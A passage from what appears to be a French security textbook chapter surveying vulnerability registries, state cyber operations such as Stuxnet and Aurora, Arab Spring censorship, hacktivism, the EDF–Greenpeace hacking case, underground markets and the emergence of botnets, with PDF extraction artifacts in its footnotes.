Le numéro étant indiqué par un nombre (de 4 à 7 chiffres à compter de l'année 2014) incrémental. Avant 2005, on trouvait encore des numéros CAN- (« candidats ») qui n'avaient pas reçu d'attribution officielle, mais ils sont considérés obsolètes. MITRE tient une liste publique de ces vulnérabilités⁴ : celle ci-dessus correspond à « un dépassement de tampon dans le fichier `client/mysql.cc` du programme Oracle MySQL et MariaDB avant 5.5.35, permettant à des serveurs de base de données distants de causer undéni de service voire d'exécuter du code arbitraire ». Nous verrons dans un prochain chapitre à quoi cela correspond en détails.

Le même organisme tient également une liste des faiblesses les plus courantes (CWE, *common weaknesses enumeration*) et des scénarios d'attaque courants (CAPEC, *common attack pattern enumeration and classification*) sur lesquels nous reviendrons.

⁴<https://cve.mitre.org/cve/cve.html>

EXERCICE · Cherchez la dernière vulnérabilité CVE publiée. Consultez la liste des alertes CERT-FR⁴.

⁵<http://www.cert.ssi.gouv.fr/>

⁵<https://www.owasp.org>

Reproduisant ce schéma à moindre échelle, les entreprises assemblent des équipes dédiées autour d'un RSSI⁶ ou CISO⁷ – on estime à plus 80% les entreprises employant quelqu'un à ce poste ou à un poste équivalent. Son rôle, sur lequel nous reviendrons, est d'assurer le respect de la loi tout en minimisant le risque associé aux technologies de l'information ; ce qui inclut la formation des équipes et la communication avec d'autres RSSIs.

Différents acteurs industriels se sont également associés pour proposer des politiques de certification, en particulier le CCRA⁸ (Common Criteria Recognition Agreement), qui définit une liste de produits certifiés reconnus par tous les signataires. Les critères communs constituent donc un effort international de standardisation, ayant pour l'instant reçu un accueil mitigé.

Aujourd'hui La professionalisation du milieu de la sécurité – qui possède aujourd'hui ses certifications, ses formations, ses diplômes – correspond à une diminution réelle de la vulnérabilité des organisations face aux attaques simples. Cependant, et c'est peut-être le défi à relever pour les années à venir, il y a désormais de nouvelles menaces et de nouvelles cibles.

Les attaquants ont appris, leur armement a évolué, et la valeur stratégique de leurs opérations a été reconnue par des acteurs disposant d'impressionnants moyens techniques. Depuis 2010, le souci n'est plus principalement le «virus» ou la mauvaise commande – c'est l'arrivée sur le terrain des APTs, véritables équipes de spécialistes soutenues par des fonds pratiquement illimités.

D'autre part, si les organisations se sont dotées de responsables, de certifications, de protocoles, &c. la plupart des individus n'en bénéficient pas. C'est ainsi non seulement que le public dans son ensemble devient la cible d'attaques (ciblées ou non), mais encore qu'il est, face à ces menaces, de plus en plus laissé pour compte – les intérêts des organisations ne coïncidant que rarement avec ceux de leurs clients ou de leurs employés.

Internet, réseau qui se veut mondial, est ainsi devenu récemment le terrain de luttes de pouvoir phénoménal dont les conséquences se mesurent déjà dans le monde «réel».

1.2 Géopolitique de la sécurité

Longtemps considérée comme un sujet de science-fiction, la «guerre par Internet» est devenue une réalité autour des années 2010.

En 2007, l'Estonie est victime d'un déni de service qui effondre les communications du pays et le déconnecte d'Internet pendant trois semaines au cours du printemps 2007. Le coup d'envoi définitif⁹ est donné avec l'attaque américano-israélienne (NSA/Unité 8200) Stuxnet sur l'Iran. Issu du programme américain de cyber-attaque *Olympic Games*, datant de la fin 2006, les premières versions de Stuxnet sont datées de 2009. Stuxnet visait les centrifugeuses iraniennes de Natanz, un objectif militaire. Début 2014, la suite d'outils baptisée Careto est découverte par Kaspersky, qui vise des organisations gouvernementales et financières et fait montre d'une sophistication hors du commun, ainsi qu'une gestion des opérations particulièrement fine. L'analyse de ces cibles, de ses versions (actives depuis au moins 2007) et de son contenu semble indiquer que l'auteur est une organisation gouvernementale de langue espagnole. Enfin, en septembre 2014, les clients des logiciels espions FinFisher – incluant de nombreuses agences gouvernementales – sont révélés publiquement¹⁰.

Depuis, de nombreuses organisations sont impliquées dans des opérations de sécurité de grande ampleur, visant des individus, des organisations, des sociétés ou d'autres gouvernements.

EXEMPLE · OPERATION AURORA (2009–2010)

Le 12 Janvier 2010, Google annonce avoir été victime d'une cyberattaque au cours du mois de Décembre. D'après Google, plus de 20 autres sociétés ont été attaquées (on sait aujourd'hui qu'il y en a eu davantage, dont Adobe, Juniper Networks, Yahoo, Symantec, Northrop Grumman et Dow Chemical). L'attaque était, d'après Google, originaire de Chine, et a conduit l'entreprise à annoncer la cessation de ses activités dans ce pays. Les médias officiels chinois ont nié toute implication en accusant Google de prendre part à une

⁶Responsable de la sécurité des systèmes d'informations

⁷Chief information security officer

⁸<http://www.commoncriteriaportal.org/>

⁹Selon Patrick Pailloux, directeur technique de la DGSE depuis le 1^{er} mars 2014 : «Il semble que l'on a franchi le Rubicon s'agissant de la première attaque majeure de cette nature ayant entraîné des destructions physiques affectant une infrastructure importante».

¹⁰Voir WikiLeaks : <https://wikileaks.org/spyfiles4/>.

conspiration orchestrée par la Maison Blanche.

L'attaque, d'une rare sophistication, exploitait notamment plusieurs vulnérabilités *zero-day*, essentiellement dans les logiciels Microsoft Internet Explorer et Adobe Flash. Microsoft a reconnu être conscient de la faille de sécurité utilisée depuis le mois de Septembre 2009. Le code qui a servi à l'exploiter est depuis intégré à la suite Metasploit. Les attaquants ont pu accéder à des informations confidentielles et modifier le code source des applications développées par ces sociétés, ainsi qu'exécuter et installer les programmes de leur choix.

Les télexgrammes diplomatiques américains, révélés par le site WikiLeaks et publiés le 4 décembre 2010 dans *The Guardian* et *The New York Times*, confirment que le gouvernement chinois est à l'origine de l'Opération Aurora. D'après *The Guardian*, l'attaque a été « orchestrée par un membre haut placé du Politburo qui aurait écrit son nom dans le moteur de recherche et aurait trouvé des articles le critiquant personnellement »^B

Les analyses effectuées depuis par les sociétés McAfee, Symantec, Dell, Sophos, ainsi que plusieurs chercheurs indépendants, ont confirmé l'origine chinoise de l'attaque, probablement organisée par l'unité PLA 61398 (61398 部队). De son côté, le gouvernement chinois a rappelé que « la Chine s'oppose fermement aux actions de piratage et a établi des lois et règlements et pris des mesures policières strictes pour se défendre contre les activités de piratage en ligne ». Sans réfuter l'existence de l'unité 61398, la position officielle est que le gouvernement chinois est sans lien avec l'opération Aurora.

Le lecteur intéressé peut consulter, entre autres, le rapport de Symantec *The Elderwood Project*^a et le rapport *Mandiant*^b.

^a Accessible sur Internet : http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-elderwood-project.pdf

^b Accessible sur Internet : http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf

Le lecteur est très vivement invité à consulter l'un des observatoires en temps réel tels la *Digital Attack Map*¹¹ qui recense les attaques de type DDoS, *Deutsche Telekom SicherheitsTacho*¹², *HoneyMap*¹³, *Kaspersky Cybermap*¹⁴. À titre indicatif, voici les principales sources d'attaques en avril 2014, d'après le SicherheitsTacho :

Origine	Nombre d'attaques
United States	1,355,973
China	1,244,648
Russia	658,810
Germany	482,877
Mongolia	399,903
Turkey	79,014
Greece	77,809
Palestinian Territory, Occupied	62,770
Lithuania	57,771
France	55,030
United Kingdom	53,617
Australia	50,506
Japan	48,948
Korea, Republic of	48,787
Taiwan, Province of China	48,214

TAB. 1.1 : Principales sources des attaques informatiques, 04/2014. Source : sicherheitstacho.eu.

Il faut cependant insister que les frontières nationales n'existent pas pour les programmes informatiques. Le ver Stuxnet mentionné précédemment, développé conjointement par les États-Unis d'Amérique et l'état d'Israël afin d'attaquer une installation en Iran, a largement quitté ce périmètre : il a été retrouvé notamment

¹¹ Accessible sur Internet : <http://www.digitalattackmap.com/>

¹² Accessible sur Internet : <http://www.sicherheitstacho.eu/>

¹³ Accessible sur Internet : <http://map.honeynet.org/>

¹⁴ Accessible sur Internet : <http://cybermap.kaspersky.com/>

en Allemagne et en Russie, où il a été analysé. En particulier, si certaines parties du code de Stuxnet sont spécifiques à l'installation qu'il visait initialement, les sections véritablement dangereuses sont, elles, génériques, et susceptibles d'affecter des industries bien plus variées¹⁵, en Europe ou aux États-Unis d'Amérique.

Parallèlement à ces menaces extra-territoriales d'ordre militaire ou industriel, invoquant la « protection » de leur population, certains états adoptent une politique d'isolation, cherchant à s'opposer à ce qu'ils déclarent être une invasion culturelle, une tentative d'influence politique, de la déviance ou de l'extrémisme de la part de pays étrangers. Ainsi ont commencé à se mettre en place des systèmes de filtrage, de surveillance et de censure automatisée, qui dans certaines situations sont allés jusqu'à la coupure pure et simple des câbles de communication vers l'extérieur. Les principales victimes de ces décisions sont les journalistes et rapporteurs internationaux¹⁶, ainsi que les groupes multinationaux, mais depuis environ 2010 (Cablegate en 2010, « printemps arabe » en 2011, documents Snowden en 2012, documents SpyFiles en 2013¹⁷) le rôle politique de ces censures est devenu flagrant et ce sont souvent les populations des régimes non démocratiques qui sont visées. Certains des pays qui avaient réagi avec le plus de violence (Égypte, Libye) ont depuis assoupli leur politique de censure, d'autres (Royaume-Uni, France) les ont renforcé.




FIG. 1.1 : Carte des pays par niveau de surveillance et de censure, d'après *Reporters sans Frontières* et *OpenNet Initiative*, en juin 2014. (Source : [Wikimedia Commons](#)).

■ Pervasive censorship · ■ Substantial censorship · ■ Selective censorship · ■ Changing situation · ■ Little or no censorship · ■ Not classified / No data

EXEMPLE · LE « PRINTEMPS ARABE » 2010–2013

Le « printemps arabe » est une vague de protestation de grande ampleur, embrasant toute une partie de l'Afrique du Nord et du Proche-Orient. Plusieurs facteurs sont à l'origine de ces événements, mais voici quelques déclencheurs importants :

- 17 décembre 2010 : suite à des abus policiers de longue durée, Mohamed Bouazizi s'immole en signe de protestation. Début du printemps arabe : émeutes en Tunisie, bientôt accompagnées d'émeutes en Algérie.
- Janvier 2011 : début des protestations à Oman, au Yémen, en Égypte, en Syrie, en Arabie saoudite, en Jordanie, en Somalie, à Djibouti et au Soudan. Le gouvernement tunisien est renversé.

¹⁵Il en va de même du développement grandissant des engins militaires autoguidés, les drones, dont le code source est susceptible d'être récupéré et réutilisé contre ses auteurs si jamais l'engin s'écrase ou dysfonctionne. Il en va de même, proportions gardées, de toute arme.

¹⁶L'association *Reporters sans Frontières* tient à jour une liste des pays sous surveillance (dont la France) et des «ennemis d'Internet», parmi lesquels on compte aujourd'hui entre autres le Viêt Nam, la Chine, l'Égypte, les États-Unis d'Amérique, le Royaume-Uni, l'Inde, les Émirats Arabes Unis, la Corée du Nord, l'Iran, le Pakistan, Le Bahrain et la Russie.

¹⁷Voir <https://wikileaks.silk.co/>.

- Février 2011 : le président égyptien démissionne ; début des protestations en Libye (début de la guerre civile en Libye), au Bahrain, au Koweit, en Mauritanie, au Maroc, au Liban. Le président saoudien et le premier ministre iraqien annoncent qu'ils ne se présenteront pas à une réélection. En Jordanie, quatre gouvernements successifs sont destitués. L'activiste yéménite Tawakel Karman reçoit le prix Nobel de la Paix 2011.
- Août 2011 : le dirigeant lybien est destitué.
- Novembre 2011 : le premier ministre koweïtien démissionne.
- Janvier 2012 : le président syrien accuse des «influences étrangères» d'être à l'origine des soulèvements (début de la guerre civile en Syrie).
- Février 2012 : le président yéménite démissionne.
- Novembre 2012 : le nouveau président égyptien s'investit des pleins pouvoir afin de « protéger la nation », provoquant de nouvelles émeutes.
- Décembre 2012 : protestations en Iraq.
- Juillet 2013 : le président égyptien est destitué.

Cette frise chronologique bien incomplète manque aussi de préciser les dégâts massifs provoqués par les forces syriennes. À l'heure où ces lignes sont écrite, le conflit continue dans certains de ces pays.

Mais ce qui nous intéresse bien davantage est le rôle absolument sans précédent joué par les technologies de l'information dans ce conflit, tant du côté des protestataires que des gouvernements¹⁸.

Les dirigeants en effet ont déployé tous les moyens offerts par la loi, la technologie et la violence physique pour tenter de contrôler les informations diffusées à l'extérieur, en particulier sur Internet et les appels téléphoniques internationaux. L'Egypte, la Libye et la Syrie ont totalement déconnecté Internet, une mesure gouvernementale pour tenter d'étouffer les mécontentements. En Tunisie le gouvernement de Zine El Abidine Ben Ali a mis en place un dispositif d'écoute, récupérant les mots de passe des utilisateurs tunisiens du site Facebook, permettant de surveiller, censurer et punir ceux qui participaient au conflit. La Syrie avait également un tel dispositif en place depuis au moins mai 2011. En Arabie saoudite et au Bahrain, des arrestations de masse visaient les auteurs de blogs et les journalistes, puis tous ceux soupçonnés d'avoir posté des images des soulèvements.

De l'autre côté, les protestataires utilisaient les réseaux sociaux (Twitter, Facebook) pour se coordonner et partager (*via* YouTube, Twitpic) des images montrant l'ampleur et la réalité du conflit. Ils ont contourné les blocus et les écoutes téléphoniques (*via* Skype) et des connexions satellites ont permis aux journalistes sur place de diffuser des images auprès des chaînes de télévision internationales. En dépit de la contribution de plusieurs sociétés spécialisées (dont européennes, dont françaises) à l'effort de censure, la communauté internationale a pu suivre l'évolution de la situation, limitant l'ampleur des représailles et participant à la résolution progressive des tensions.

Dans les pays où les conflits ont cessé, la refonte totale de la politique de sécurité a été une priorité, avec en ligne de mire des garanties solides en faveur de la liberté d'expression. Les Nations Unies ont déclaré au cours des événements que l'accès libre à Internet est un « droit fondamental de l'humanité ».

¹⁸Le lecteur intéressé pourra également consulter cet article sur les conséquences mesurables des procédures de censure de cette période : Dainotti *et al.* «*Analysis of country-wide internet outages caused by censorship.*», Proceedings of the 2011 ACM SIGCOMM conference on Internet measurement conference. ACM, 2011.

Fin 2014, des opérations jointes d'espionnage numérique, organisées par le Royaume-Uni et les États-Unis d'Amérique, sont mises à jour sur le territoire européen (baptisé *Regin*^{18,19}).

Le point essentiel à retenir est que les opérations de défense et d'attaque *via* Internet sont désormais part intégrante de la « politique par d'autres moyens » – c'est-à-dire la guerre²⁰, froide ou non, que se mènent les états – c'est aussi un élément clé dans l'exercice du pouvoir des états sur leur population.

¹⁸Rapport Symantec : http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/regin-analysis.pdf

¹⁹Rapport Kaspersky : https://securelist.com/files/2014/11/Kaspersky_Lab_whitepaper_Regin_platform_eng.pdf

²⁰Selon Carl von Clausewitz, *Von Krieg*, 1832.

1.3 (H)acktivism

Conjointement, en superposition ou en opposition aux intérêts étatiques, des groupes idéologiques utilisent les systèmes d'information pour défendre leurs idées ou s'opposer à celles des autres ; les journalistes utilisent le terme « hacktiviste », repris depuis par certains groupes pour se nommer eux-mêmes.

Il n'y a pas d'unité au sein des différents groupes de cette catégorie, mais on peut globalement les diviser en deux :

- Ceux qui exploitent des technologies très peu avancées et reposent la plupart du temps sur l'utilisation aveugle de programmes de spam (afin de provoquer des dénis de service ou de polluer des messageries électroniques) à des fins de protestation. N'ayant pas l'avantage de l'expertise technique, ils ont celui du nombre, et jouissent parfois d'une excellente couverture médiatique. Leurs cibles ne sont pas précisément définies.
- Ceux qui cherchent à contourner les procédures de contrôle mises en place au sein d'un état à des fins plus (journalisme, défense des libertés, &c.) ou moins (trafic d'armes, sabotage, &c.) honnêtes. Ceux-ci peuvent mobiliser des technologies plus avancées (communications chiffrées, exploitation, espionnage, &c.) et constituent un moindre effectif. Ils n'agissent pas sous couverture médiatique et opèrent sur des cibles précises et bien déterminées.

Ce qui est certain, c'est que la première catégorie, marginale jusqu'aux alentours de 2010, est désormais une force réelle qui s'exprime, même si maladroitement, avec féroce.

Le grand public a eu vent des hacktivistes par la médiatisation du réseau Anonymous, un mouvement politiquement engagé et actif – qui a pris pour mascotte le masque de Guy Fawkes popularisé par la bande dessinée (et surtout le film qu'elle a inspiré) *V for Vendetta*. En un sens, de nombreux groupes n'ont vu le jour que suite au succès relatif de celui-ci²¹.

Aujourd'hui, il est courant que leurs attaques coïncident avec des événements ou des questions politiques : ainsi, lors des manifestations en Thaïlande (3/12/2013) ou lors du 63^e anniversaire de la Guerre de Corée en Corée du Sud (25/06/2013). Que ce soit au nom de la défense de l'environnement (attaques sur les industries automobiles, aéronautiques, pétrolières, nucléaires, &c.), des droits des animaux (industries pharmaceutiques, &c.), pour ou contre certaines idées religieuses (écoles, lieux de culte, blogs, &c.) ou contre le système capitaliste (banques, &c.) il n'y a pas de limite à la variété des motifs derrière les hacktivistes²².

Mais il ne faut pas croire que ces méthodes – ou ces motivations – sont réservées à des groupes marginalisés : certaines sociétés ont été condamnées pour de tels actes (que les journalistes qualifient de cyberterrorisme, bien que ce terme n'ait pas de définition légale claire).

EXEMPLE · UNE AFFAIRE DE PIRATAGE

En 2008, l'OCLCTIC (office central de lutte contre la criminalité liée aux technologies de l'information) menait l'enquête sur une attaque que venait de subir le laboratoire national de dépistage contre le dopage^a. Obtenant une commission rogatoire internationale, les enquêteurs ont pu saisir le domicile d'un des responsables, au Maroc. L'analyse forensique des disques dur^b, et l'interrogatoire du mis en cause a montré qu'il avait procédé à plusieurs attaques, contre un cabinet d'avocats parisien et contre l'association Greenpeace. Ces données ont permis d'établir qu'un responsable sécurité d'EDF avait conclu au bénéfice de son employeur un contrat avec une société^c, qui a son tour employé le « hacker » autodidacte. Celui-ci a accédé^d aux ordinateurs de l'association, notamment à la messagerie électronique de son directeur des programmes^e.

Les informations retrouvées chez lui étaient des « trophées » qu'il conservait de ses opérations, les faits remontant à 2006. Un copie sur CD-ROM du « trophée » concernant Greenpeace a également été retrouvé dans le coffre fort du responsable de la sécurité d'EDF. Quant au contrat passé avec la société intermédiaire, il ne fait mention d'aucune clause cadrant les prestations d'*« intelligence économique »* – EDF est donc considéré complice.

En première instance (tribunal correctionnel de Nanterre), en 2011, EDF fut condamné en tant que personne morale pour violation des articles 323-1 et 323-2 : un an de prison ferme pour Pierre-Paul François et Pascal Durieux, responsables sécurité d'EDF ; un an de prison ferme pour Thierry Lorho, le consultant de la

²¹L'excellente étude de Coleman [Coleman, 2014] retrace ses origines et sa structure, et constitue peut-être la meilleure analyse actuellement publiée.

²²En revanche, les méthodes et la rhétorique sont éculées. Voir en particulier [Stoehrel and Lindgren, 2014].

société qui a commandité et organisé l'attaque ; un an de prison ferme pour Alain Quiros, le pirate amateur qui a attaqué les systèmes de Greenpeace et mis en place la surveillance. Au total, 2200000 € d'amende et de dommages et intérêts cumulés, dont 1,5 millions à la charge d'EDF.

En appel (cour d'appel de Versailles), en 2013, EDF a été relaxée ; la condamnation cependant a été maintenue, à l'exception du contre-amiral Pascal Durieux, relaxé des charges pesant contre lui^f.

^aCette attaque, en fin de compte, avait été commanditée par son entraîneur pour le coureur cycliste américain Floyd Landis, contrôlé positif sur le tour de France 2006.

^bArticles 230-1 à 230-5 du Code de procédure pénale.

^cKargus Consultants, censée analyser les données publiques en vue d'une veille technologique.

^dIl utilisait (uniquement) le générateur de trojan Bifrost, qui exploite la vulnérabilité CVE-2005-4560 des systèmes d'exploitation Windows.

^eYannick Jadot, aujourd'hui député européen écologiste.

^fDétails des faits et de la décision de justice : http://www.legalis.net/spip.php?page=jurisprudence-decision&id_article=3678

1.4 Économie et économie souterraine

L'argent, que ce soit en métal, en papier ou en cryptomonnaies, reste la motivation principale dans l'environnement de la sécurité. En un sens, un esprit fin saura convertir toute autre ressource (temps, effort, &c.) en une certaine somme. Il y a deux penchants à cette histoire d'argent : le point de vue disons de la « victime » et le point de vue de son « agresseur ».

1.4.1 Le coût de la cybersécurité

Du côté de la « victime », la sécurité est d'abord une activité défensive. On dépense donc de l'argent afin d'éviter d'en perdre. Le coût cumulé, aux États-Unis d'Amérique seulement, du crime informatique est estimé par la société McAfee (filiale d'Intel) à environ 100 milliards de dollars par an, que ce soit par les dégâts causés ou par l'investissement dans la prévention. Mais il ne faut pas se laisser duper par ces estimations, qui ne précisent pas en quoi sont investis les efforts ni ce qui est compté, ni comment. Par exemple en 2013, le Royaume-Uni a dépensé l'équivalent de 1 milliard de dollars américains afin de se protéger des attaques, dont 170 millions en licences antivirus – alors qu'environ 15 millions ont été utilisés par les forces de la loi, toutes branches confondues, et qu'aucune estimation précise du coût des attaques (qui ont réussi) n'a été menée²³. En particulier, le coût réel et direct des cybercrimes sur les particuliers est relativement faible, comparable (aux États-Unis d'Amérique comme au Royaume-Uni) aux coûts dus aux accidents de la route.

Mais c'est l'impact sur les sociétés qui est le plus violent. En plus des pertes directes, causées par un vol bancaire par exemple, une attaque informatique peut handicaper l'activité, impacter l'image voire provoquer une fermeture définitive. Ce fut par exemple le cas de *CardSystems Solutions* en 2005, l'un des principaux centres payeurs pour Visa, MasterCard et American Express, attaqué par Albert Gonzalez qui a divulgué plus de 40 millions de comptes, alors un record (qu'il a battu deux fois, en 2007 et en 2009, avant d'être arrêté). La société a du être rachetée, et la société qui l'a rachetée a fermé boutique en 2008. L'attaque employée par Gonzalez était élémentaire²⁴. Dans ce cas, comme dans beaucoup d'autres, la société est tenue responsable vis-à-vis de ses clients de la diffusion de leurs données personnelles (numéros de sécurité sociale, noms, adresses e-mail, &c.).

Le point de vue de la « victime » comporte également la note de frais des accidents. Une panne électrique comme celle qui a frappé le Nord-Est des États-Unis d'Amérique en 2003, privant d'électricité 45 millions de foyers, fut visible depuis l'espace. À l'origine de cet incident, on trouve une erreur de programmation. Autre exemple de ce type, qui vient des États-Unis d'Amérique également, l'USS Yorktown (CG-48) qui en 1997, en pleine mer et au cours d'une manœuvre, tente de diviser par zéro, ce qui immobilise le porte-avion pendant au moins deux heures et demies au milieu de nulle part. Enfin, en septembre 2014, de nombreuses personnalités américaines ont vu leurs photographies intimes diffusées massivement après avoir utilisé le service de stockage *iCloud* d'Apple.

²³Le lecteur intéressé pourra lire la première étude systématique sur le coût de la cybersécurité [Anderson et al., 2012]

²⁴Il s'agissait d'une injection SQL.

1.4.2 L'émergence des marchés souterrains

De l'autre côté de l'histoire, il y a des attaquants, motivés par les revenus que leur apporte cette activité. On ne vole pas des millions d'identités juste pour s'amuser : ces informations sont vendues, achetées, utilisées. Il s'agit de ce que l'on pourrait qualifier d'*économie souterraine* : le marché des biens, fonds, outils et informations d'origine ou à destination criminelles. On y vend des informations personnelles (« dox », « fullz »), des « kits »²⁵ pour infecter des serveurs ou des appareils, des publicités, des médicaments, des prêts &c.

Que ce soient des marchés noirs opérant tels Sheep, Black Market Reloaded ou Silk Road²⁶, ou des transactions isolées, la professionalisation des acteurs de cette économie souterraine²⁷ montre qu'ils apprennent des erreurs de leurs aînés et que ce modèle est rentable. Aujourd'hui ces marchés souterrains sont très bien organisés, étendus et gagnent en complexité, et exploitent à leur plein potentiel les réseaux anonymisés (*e.g.* Tor) et les cryptomonnaies (*e.g.* Bitcoin) pour échapper aux poursuites.

Pourtant, s'ils sont illicites, ces marchés s'organisent sur le modèle de l'économie générale. Ils constituent un libre marché, répondant aux sollicitations de l'offre et de la demande, motivant l'innovation. En ce sens, ils peuvent être analysés avec les outils des économistes. On comprend ainsi assez bien l'évolution rapide des (les produits « frais » ayant généralement plus de valeur) et le rôle des données fungibles²⁸.

Mais étant illicites, ces marchés sont l'objet de poursuites, de fermetures, d'interdictions. Les sites réagissent en resserrant leur portes, restreignant leur accès. En dépit des efforts des autorités, ces marchés sont remarquablement rapides à se remettre sur pied, étant les théâtres d'une concurrence féroce.

EXEMPLE · FERMETURE DE QUELQUES MARCHÉS NOIRS

Plusieurs opérations ont eu pour cible les sites d'échange illégaux sur les darknets. Historiquement, ces « coups de filets » étaient suffisants pour faire cesser l'activité, au moins temporairement. Mais le milieu devenu extrêmement dynamique du crime organisé fait qu'un service équivalent voit le jour presque aussitôt. Quelques exemples importants :

- *Liberty Reserve* (saisi 05/2013) : d'autres services similaires (blanchiment d'argent) ont pris le relais presque immédiatement.
- *Blackhole Exploit Kit* et *Cool Exploit Kit* (auteur arrêté 10/2013) : d'autres services similaires (malwares en kits) ont pris le relais presque immédiatement.
- *Silk Road* (auteur supposé arrêté 10/2013) : relancé 11/2013, fermé à nouveau 11/2014 (Operation Onymous)²⁹, relancé le 12 janvier 2015.
- *Carder.su* (saisi 03/2012) : d'autres services similaires (vente d'informations bancaires) ont pris le relais presque immédiatement.

²⁵Pour plus d'informations sur l'histoire de ce service de vente de drogues en ligne (et de ses poursuites judiciaires, encore en cours à l'heure où ces lignes sont écrites), voir la frise chronologie détaillée : <http://antilop.cc/sr/>.

Enfin, les spécialisations autrefois observées²⁹ s'effacent devant le profit promis par des collaborations internationales. De tels collaborations tendent à s'organiser en fournisseurs de services : DDoS-as-a-service, spyware-as-a-service, &c. s'adaptant à la demande constituée pour l'essentiel d'utilisateurs dénués de compétences techniques, et offrent des garanties et des assurances.

EXEMPLE · EXTRAIT DU RAPPORT SYMANTEC 2014

À titre indicatif, voici d'après le rapport 2014 de la société Symantec le nombre moyen d'identités exposées par incident informatique, en fonction de la source de fuite⁴ :

²⁵De tels kits, utilisable par n'importe qui, sont probablement amenés à devenir de plus en plus courants. D'autant qu'en plus d'être simples, ils viennent généralement équipés d'un *malware*, infectant celui qui veux infecter... et récupèrent les informations qu'il récupère.

²⁶Fermé en octobre 2013 après un raid du FBI, puis recréé, fermé « définitivement » fin 2014, rouvert début 2015... Le raid sur le premier Silk Road a permis au FBI de saisir l'équivalent en Bitcoins de 28 millions de dollars américains.

²⁷Au début des années 2000, la majorité (environ 80%) des acteurs des marchés noirs étaient *freelance*. Les estimations aujourd'hui tournent en dessous de 20%, le reste appartenant à des groupes ou organisations.

²⁸C'est-à-dire les données qui sont équivalentes et peuvent être utilisées de manière interchangeable, telles que les données bancaires. Les données infongibles, dites certaines, correspondent plutôt à des commandes précises, relevant par exemple de la propriété intellectuelle.

²⁹Les groupes sud-asiatiques se spécialisent dans le commerce, les groupes est-européens et russes dans les fraudes financières, les groupes chinois dans la propriété intellectuelle.

Source d'information	Identités exposées en moyenne par incident
Accounting	673,916
Administration and human resources	150,650
Agriculture	37,000
Community and non-profit	34,614
Computer hardware	100,000
Computer software	12,761,182
Education	100,267
Financial	11,884,222
Government	99,893
Healthcare	67,519
Hospitality	2,034,232
Information technology	4,500,230
Insurance	114,775
Law enforcement	1,119
Military	26,500
Retail	8,692,318
Social networking	16,083,333
Telecom	3,029,286
Transportation	243,390
Construction	20,000

Au cours d'un seul incident en 2013, plus de 15 millions d'identités ont été diffusées. Parmi les identités exposées dans la table précédente, environ 4% (c'est-à-dire 300 000 identités) ont été rendues publiques par accident.

^aSource : Symantec, 2014 Internet Security Threat Report, Volume 19, Appendix A.

Les politiques nationales ont toutefois un effet mesurable sur les contributions à ce marché du crime : en Russie par exemple, les pénalités et le risque d'être poursuivi en justice sont si faibles que des citoyens éduqués mais sous-employés sont à peine dissuadés de s'engager dans ces activités illicites. Tant que les opérations visent des puissances étrangères, les autorités russes³⁰ ne les considèrent pas comme une priorité.

D'un tout autre côté, les cryptomonnaies (en particulier Bitcoin) subissent les effets des interdictions (en Chine, dans ce cas) ou de l'acceptation (en Allemagne et aux États-Unis d'Amérique). Leur cours varie de manière sauvage et très imprévisible – ce qui plaît à certains spéculateurs, mais impacte la confiance des utilisateurs. L'économie souterraine repose donc, à l'instar de sa sœur ostensible, sur une monnaie fiduciaire, sujette comme elle à la loi de Gresham.

1.4.3 La naissance des botnets

Les perspectives de gain d'un attaquant sont démultipliées lorsqu'il vise beaucoup de cibles. On voit depuis quelques années un développement massif des *botnets*, qui deviennent aujourd'hui une véritable nuisance. Exploitant des vulnérabilités répandues (par exemple dans certains navigateurs Internet) un attaquant installe un programme lui permettant de récupérer des informations sensibles (données bancaires, &c.) et surtout de prendre le contrôle de la machine. Cet ordinateur rejoint alors le réseau des machines sous son contrôle, le *botnet*. On parle de « recrutement ». L'attaquant peut désormais utiliser l'ordinateur recruté pour mener d'autres attaques (par exemple des dénis de service) à l'insu de l'utilisateur légitime – et en son nom. En visant une grande quantité de systèmes, une telle stratégie trouve de nombreuses données sensibles : il est alors possible d'exploiter les failles des sites bancaires pour effectuer des transactions, ou de voler des portefeuilles de cryptomonnaie. Au lieu de cibler une victime et de lui prendre beaucoup, de telles attaques cherchent à prendre peu à beaucoup de victimes. Le risque que les victimes s'en rendent compte – et engagent des poursuites légales, et que ces poursuites soient menées à terme – sont d'autant plus faibles.

Les botnets sont apparus au début du siècle, autour de 2003, et destinés d'abord à l'émission de spam et contrôlés depuis IRC. En 2005, la diffusion du code source de ces outils les a rendu accessibles au plus grand nombre, on voit apparaître des tutoriels et des interfaces graphiques. Autour de 2007, de plus en plus de


³⁰Le département « K » du ministère de l'intérieur (МВД).

botnets sont opérés *via* des protocoles P2P, plus difficile à déconnecter. En 2009, 4 spams sur 5 étaient envoyés par des botnets. En 2010, les botnets se détournent du spam et provoquent plutôt des dénis de service.

